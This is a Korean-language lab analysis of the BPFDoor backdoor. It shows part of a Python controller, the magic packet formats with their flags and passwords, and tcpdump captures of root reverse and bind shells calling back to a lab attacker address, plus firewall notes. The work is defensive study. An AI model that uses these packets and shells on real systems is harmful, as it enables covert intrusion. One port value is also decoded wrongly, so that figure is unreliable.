        TCP_bind(args.l, args.s, args.host, args.d, True)
    elif menu == 3:
        ICMP_reverse(args.l, args.host, args.d, True)
```

실습에는 Python3로 간단하게 구현한 컨트롤러를 사용했다

scapy 모듈을 사용하여 매직 패킷을 전송하고 socket 모듈을 사용하여 쉘 연결을 하고 패킷을 주고받는다
패킷에서 rc4로 암호화된 데이터를 복호화하여 읽고, rc4로 데이터를 암호화하여 패킷을 전달한다


모니터 함수와 리버스 쉘을 사용하기 위한 매직 패킷은 ICMP 프로토콜을 사용하였고 바인드 쉘을 사용하기 위한 매직 패킷은 TCP 프로토콜을 사용하여 패킷을 전송했다

```
(venv) root@kogandhi:/home/kogandhi/BPFDoor# python3 controller_mini.py
--------------------
[1] Monitor
[2] Bind Shell
[3] Reverse Shell
--------------------
Select: 1
[+] Received from ('10.0.2.7', 53407)
[+] Auth send Ok
```

```
(venv) root@kogandhi:/home/kogandhi/BPFDoor# python3 controller_mini.py
--------------------
[1] Monitor
[2] Bind Shell
[3] Reverse Shell
--------------------
Select: 2
[+] Connected
b'3458'
[\u@\h \W]\$ id
id
uid=0(root) gid=0(root) groups=0(root)
[\u@\h \W]\$ whoami
whoami
root
[\u@\h \W]\$
```

메뉴에서 모니터, 바인드 쉘, 리버스 쉘 중 하나를 선택하여 사용할 수 있다

모니터 함수 패킷



공격자가 피해자에게 매직 패킷이 담긴 ICMP 패킷을 전송한다

- `flag` → `0x7255`
- `ip`
- `port`
- `pass` → b"A"

0x002a: 7255 0000 0a00 0206 a7f8 4100 0000 0000 0000 0000 0000

ICMP 패킷 데이터에 담긴 매직 패킷이다

`flag` 필드에 `0x7255` 매직 넘버가 들어있고 그 뒤로 `0a00 0206` ← 10.0.2.6(공격자 IP), `a7f8` ← 43000(공격자 포트)가 들어있다

"A"라는 비밀번호로 전송하였기 때문에 `4100`이 들어있고 이는 모니터 함수를 실행하도록 하는 매직 패킷인 것을 알 수 있다

```
12:43:26.478194 IP 10.0.2.7.58287 > 10.0.2.6.43000: UDP, length 1
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  001d 07b1 4000 4011 1b13 0a00 0207 0a00  ....@.@.........
        0x0020:  0206 e3af a7f8 0009 2b27 3100 0000 0000  ........+'1.....
        0x0030:  0000 0000 0000 0000 0000 0000            ............
```

피해자로부터 공격자에게 UDP 패킷이 전송되었다

`3100` ← "1"이 전송된 것을 알 수 있다
이를 통해 공격자는 피해자 시스템에서 BPFDoor가 작동 중임을 확인할 수 있다

리버스 쉘 연결 패킷

```
kogandhi@kogandhi:~$ sudo tcpdump -n -i enp0s2 icmp -XX
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s2, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:36:02.138761 IP 10.0.2.6 > 10.0.2.7: ICMP echo request, id 0, seq 0, length 32
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0034 0001 0000 4001 62bc 0a00 0206 0a00  .4....@.b.......
        0x0020:  0207 0800 a57d 0000 0000 7255 0000 0a00  .....}....rU....
        0x0030:  0206 a7f8 6a75 7374 666f 7266 756e 0000  ....justforfun..
        0x0040:  0000                                     ..
15:36:02.140757 IP 10.0.2.7 > 10.0.2.6: ICMP echo reply, id 0, seq 0, length 32
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0034 7fc2 0000 4001 e2fa 0a00 0207 0a00  .4....@.........
        0x0020:  0206 0000 ad7d 0000 0000 7255 0000 0a00  .....}....rU....
        0x0030:  0206 a7f8 6a75 7374 666f 7266 756e 0000  ....justforfun..
        0x0040:  0000                                     ..
```

공격자가 매직패킷이 담긴 ICMP 패킷을 피해자 시스템에 전송한다

- `flag` → `0x7255`
- `ip`
- `port`
- `pass` → b"justforfun"

```
0x0020:  0207 0800 a57d 0000 0000 7255 0000 0a00
0x0030:  0206 a7f8 6a75 7374 666f 7266 756e 0000
0x0040:  0000
```


ICMP 패킷 데이터에 담긴 매직 패킷이다

`0a00 0206`으로 공격자 IP인 10.0.2.6을 전달하고 `a7f8`로 공격자 포트를 전달하여 리버스 쉘이 해당 IP와 포트로 연결되도록 한다


비밀번호로 "justforfun"을 사용했기 때문에 리버스 쉘을 사용하기 위한 매직 패킷인 것을 알 수 있다

```
kogandhi@kogandhi:~$ sudo tcpdump -n -i enp0s2 tcp and port 43000 -XX
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s2, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:36:02.151522 IP 10.0.2.7.52134 > 10.0.2.6.43000: Flags [S], seq 443201944, win 64240, options [mss 1460,sackOK,TS val 3347658504 ecr 0,nop,wscale 7], length 0
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  003c ac41 4000 4006 766e 0a00 0207 0a00  .<.A@.@.vn......
        0x0020:  0206 cba6 a7f8 1a6a b998 0000 0000 a002  .......j........
        0x0030:  faf0 eece 0000 0204 05b4 0402 080a c789  ................
        0x0040:  3708 0000 0000 0103 0307                 7.........
15:36:02.152070 IP 10.0.2.6.43000 > 10.0.2.7.52134: Flags [S.], seq 3598609766, ack 443201945, win 65160, options [mss 1460,sackOK,TS val 2907413102 ecr 3347658504,nop,wscale 7], length 0
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  003c 0000 4000 4006 22b0 0a00 0206 0a00  .<..@.@."....... 
        0x0020:  0207 a7f8 cba6 d67e 6d66 1a6a b999 a012  .......~mf.j....
        0x0030:  fe88 183b 0000 0204 05b4 0402 080a ad4b  ...;...........K
        0x0040:  9a6e c789 3708 0103 0307                 .n..7.....
15:36:02.153074 IP 10.0.2.7.52134 > 10.0.2.6.43000: Flags [.], ack 1, win 502, options [nop,nop,TS val 3347658506 ecr 2907413102], length 0
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0034 ac42 4000 4006 7675 0a00 0207 0a00  .4.B@.@.vu......
        0x0020:  0206 cba6 a7f8 1a6a b999 d67e 6d67 8010  .......j...~mg..
        0x0030:  01f6 8ae3 0000 0101 080a c789 370a ad4b  ............7..K
        0x0040:  9a6e                                     .n
15:36:02.154695 IP 10.0.2.7.52134 > 10.0.2.6.43000: Flags [P.], seq 1:5, ack 1, win 502, options [nop,nop,TS val 3347658507 ecr 2907413102], length 4
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0038 ac43 4000 4006 7670 0a00 0207 0a00  .8.C@.@.vp......
        0x0020:  0206 cba6 a7f8 1a6a b999 d67e 6d67 8018  .......j...~mg..
        0x0030:  01f6 226a 0000 0101 080a c789 370b ad4b  ..."j........7..K
        0x0040:  9a6e 3334 3538                           .n3458
15:36:02.154839 IP 10.0.2.6.43000 > 10.0.2.7.52134: Flags [.], ack 5, win 510, options [nop,nop,TS val 2907413105 ecr 3347658507], length 0
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0034 a614 4000 4006 7ca3 0a00 0206 0a00  .4..@.@.|.......
        0x0020:  0207 a7f8 cba6 d67e 6d67 1a6a b99d 8010  .......~mg.j....
        0x0030:  01fe 1833 0000 0101 080a ad4b 9a71 c789  ...3.......K.q..
        0x0040:  370b                                     7.
15:36:02.165769 IP 10.0.2.7.52134 > 10.0.2.6.43000: Flags [P.], seq 5:18, ack 1, win 502, options [nop,nop,TS val 3347658518 ecr 2907413105], length 13
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0041 ac44 4000 4006 7666 0a00 0207 0a00  .A.D@.@.vf......
        0x0020:  0206 cba6 a7f8 1a6a b99d d67e 6d67 8018  .......j...~mg..
        0x0030:  01f6 65cd 0000 0101 080a c789 3716 ad4b  ..e.........7..K
        0x0040:  9a71 1978 187a 7472 19cf 9d21 9e98 29    .q.x.ztr...!..)
15:36:02.167260 IP 10.0.2.6.43000 > 10.0.2.7.52134: Flags [.], ack 18, win 510, options [nop,nop,TS val 2907413117 ecr 3347658518], length 0
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0034 a615 4000 4006 7ca2 0a00 0206 0a00  .4..@.@.|.......
        0x0020:  0207 a7f8 cba6 d67e 6d67 1a6a b9aa 8010  .......~mg.j....
        0x0030:  01fe 1833 0000 0101 080a ad4b 9a7d c789  ...3.......K.}..
        0x0040:  3716                                     7.
```

리버스 쉘은 TCP 통신을 사용하여 이루어지기 때문에 최초 리버스 쉘 연결 시도 시 총 7개의 패킷을 주고받는다



첫 3개의 패킷은 TCP 3-Way Handshake 과정으로, 각각 SYN, SYN/ACK, ACK 패킷이다



피해자 시스템으로부터 문자열 “3458”이 전송되었고 공격자는 수신 확인 후 ACK 응답을 전송한다

문자열 “3458”을 통해 리버스 쉘이 연결되었음을 확인할 수 있다

```
15:36:02.165769 IP 10.0.2.7.52134 > 10.0.2.6.43000: Flags [P.], seq 5:18, ack 1, win 502, options [nop,nop,TS val 3347658518 ecr 2907413105], length 13
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0041 ac44 4000 4006 7666 0a00 0207 0a00  .A.D@.@.vf......
        0x0020:  0206 cba6 a7f8 1a6a b99d d67e 6d67 8018  .......j...~mg..
        0x0030:  01f6 65cd 0000 0101 080a c789 3716 ad4b  ..e.........7..K
        0x0040:  9a71 1978 187a 7472 19cf 9d21 9e98 29    .q.x.ztr...!..)
15:36:02.167260 IP 10.0.2.6.43000 > 10.0.2.7.52134: Flags [.], ack 18, win 510, options [nop,nop,TS val 2907413117 ecr 3347658518], length 0
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0034 a615 4000 4006 7ca2 0a00 0206 0a00  .4..@.@.|.......
        0x0020:  0207 a7f8 cba6 d67e 6d67 1a6a b9aa 8010  .......~mg.j....
        0x0030:  01fe 1833 0000 0101 080a ad4b 9a7d c789  ...3.......K.}..
        0x0040:  3716                                     7.
```

피해자 시스템으로부터 암호화된 데이터가 공격자로 전송되는데 이는 rc4 암호화 알고리즘으로 암호화된 데이터이다

rc4 알고리즘으로 복호화를 해보면 `[\u@\h \W]\$` 으로, 리버스 쉘의 프롬프트가 떨어진 것을 확인할 수 있다
그 뒤로 공격자는 ACK 응답을 보내어 수신이 제대로 되었음을 알린다

이로써 리버스 쉘이 성공적으로 연결되었고 프롬프트까지 떨어졌으므로 공격자는 리버스 쉘을 사용하여 피해자 시스템에서 작업이 가능하다
공격자와 피해자 시스템 간 주고받는 데이터는 rc4로 암호화되기 때문에 피해자는 어떤 데이터를 주고받았는지 확인할 수 없다

바인드 쉘 연결 패킷

```
16:48:00.615403 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 64)
    10.0.2.6.20 > 10.0.2.7.8000: Flags [S], cksum 0x9e41 (correct), seq 0:24, win 8192, length 24
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0040 0001 0000 4006 62ab 0a00 0206 0a00  .@....@.b.......
        0x0020:  0207 0014 1f40 0000 0000 0000 0000 5002  .....@........P.
        0x0030:  2000 9e41 0000 5293 0000 0a00 0206 1f40  ...A..R........@
        0x0040:  736f 636b 6574 0000 0000 0000 0000       socket........
```

공격자가 매직 패킷이 담긴 TCP 패킷을 피해자 시스템에 전송한다

- `flag` → `0x5293`
- `ip` → `0a00 0206` → 10.0.2.6
- `port` → `1f40` → 43000
- `pass` → b"socket"

비밀번호 "socket"을 사용하여 바인드 쉘 연결을 위한 매직 패킷인 것을 확인할 수 있다

```
16:48:01.131161 IP (tos 0x0, ttl 64, id 36858, offset 0, flags [DF], proto TCP (6), length 52)
    10.0.2.6.58792 > 10.0.2.7.8000: Flags [.], cksum 0x1833 (incorrect -> 0x3d0d), seq 1, ack 1, win 502, options [nop,nop,TS val 2911732081 ecr 747852186], length 0
        0x0000:  2a34 3b88 94f7 fecd 8899 c8d3 0800 4500  *4;...........E.
        0x0010:  0034 8ffa 4000 4006 92bd 0a00 0206 0a00  .4..@.@.........
        0x0020:  0207 e5a8 1f40 80d5 4a62 aaa8 f7b7 8010  .....@..Jb......
        0x0030:  01f6 1833 0000 0101 080a ad8d 8171 2c93  ...3.........q,.
        0x0040:  519a                                     Q.
16:48:01.206427 IP (tos 0x0, ttl 64, id 38109, offset 0, flags [DF], proto TCP (6), length 56)
    10.0.2.7.8000 > 10.0.2.6.58792: Flags [P.], cksum 0xd440 (correct), seq 1:5, ack 1, win 510, options [nop,nop,TS val 747852262 ecr 2911732081], length 4
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0038 94dd 4000 4006 8dd6 0a00 0207 0a00  .8..@.@.........
        0x0020:  0206 1f40 e5a8 aaa8 f7b7 80d5 4a62 8018  ...@........Jb..
        0x0030:  01fe d440 0000 0101 080a 2c93 51e6 ad8d  ...@......,.Q...
        0x0040:  8171 3334 3538                           .q3458
```

리버스 쉘과 마찬가지로 7개의 TCP 패킷을 주고받는다

그 중 3개는 TCP 3-Way Handshake에 해당하며 그 이후 2개의 패킷은 바인드 쉘 연결 확인을 위한 문자열 3458을 전송 받는 패킷이다

이를 통해 공격자는 바인드 쉘이 연결되었음을 확인할 수 있다

```
16:48:01.216788 IP (tos 0x0, ttl 64, id 38110, offset 0, flags [DF], proto TCP (6), length 65)
    10.0.2.7.8000 > 10.0.2.6.58792: Flags [P.], cksum 0x56d4 (correct), seq 5:18, ack 1, win 510, options [nop,nop,TS val 747852272 ecr 2911732157], length 13
        0x0000:  fecd 8899 c8d3 2a34 3b88 94f7 0800 4500  ......*4;.....E.
        0x0010:  0041 94de 4000 4006 8dcc 0a00 0207 0a00  .A..@.@.........
        0x0020:  0206 1f40 e5a8 aaa8 f7bb 80d5 4a62 8018  ...@........Jb..
        0x0030:  01fe 56d4 0000 0101 080a 2c93 51f0 ad8d  ..V.......,.Q...
        0x0040:  81bd 1c59 b948 50f5 2ad4 4a23 b1e6 98    ...Y.HP.*.J#...
```

바인드 쉘 연결 이후 피해자 시스템에서 공격자에게 암호화된 패킷을 전송한다

리버스 쉘과 마찬가지로 rc4 암호화가 되어 있으며 복호화 시 `[\u@\h \W]\$` 로 떨어진 프롬프트가 나온다

방화벽 설정

- 모니터
  - ICMP 프로토콜을 사용하기 때문에 특정 포트를 차단할 수 없다
  - 인바운드 또는 아웃바운드 규칙을 설정한다
- 리버스 쉘
  - 피해자 시스템에서 공격자 서버로 직접 연결하여 쉘을 제공하는 형태이기 때문에 아웃바운드 규칙을 설정해야 한다
  - 인바운드 규칙만 설정하면 막을 수 없다
- 바인드 쉘
  - iptables로 규칙이 설정된 소켓을 사용하기 때문에 인바운드, 아웃바운드 규칙을 설정하여도 막을 수 없다
